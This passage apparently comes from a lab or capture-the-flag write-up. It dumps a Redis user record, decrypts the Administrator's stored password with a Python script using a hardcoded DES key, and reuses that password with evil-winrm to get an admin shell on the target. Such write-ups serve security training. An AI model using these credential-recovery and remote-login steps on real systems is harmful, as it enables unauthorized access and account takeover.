2) "pk:ids:User"
3) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
4) "pk:ids:MetaDataClass"
```

We spot that the user's related keys are present. We view their values.

```
10.10.10.233:6379> get "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"

"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials
\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
```

We notice a field called `EncryptedPassword`. Let's decrypt this by using the below python script.

```
import base64
from des import *

hash = base64.b64decode('Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi'.encode('utf-8'))
key = DesKey(b"7ly6UznJ")
print(key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))
```

```
>>> import base64
>>> from des import *
>>> hash = base64.b64decode('Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi'.encode('utf-8'))
>>> key = DesKey(b"7ly6UznJ")
>>> print(key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))
kidvscat_admin_@123
```

This is successful and we can now get the Administrator password `kidvscat_admin_@123`. We can also reuse this password on the WinRM service to gain a shell on the target server.

```
evil-winrm -i 10.10.10.233 -u administrator -p kidvscat_admin_@123
```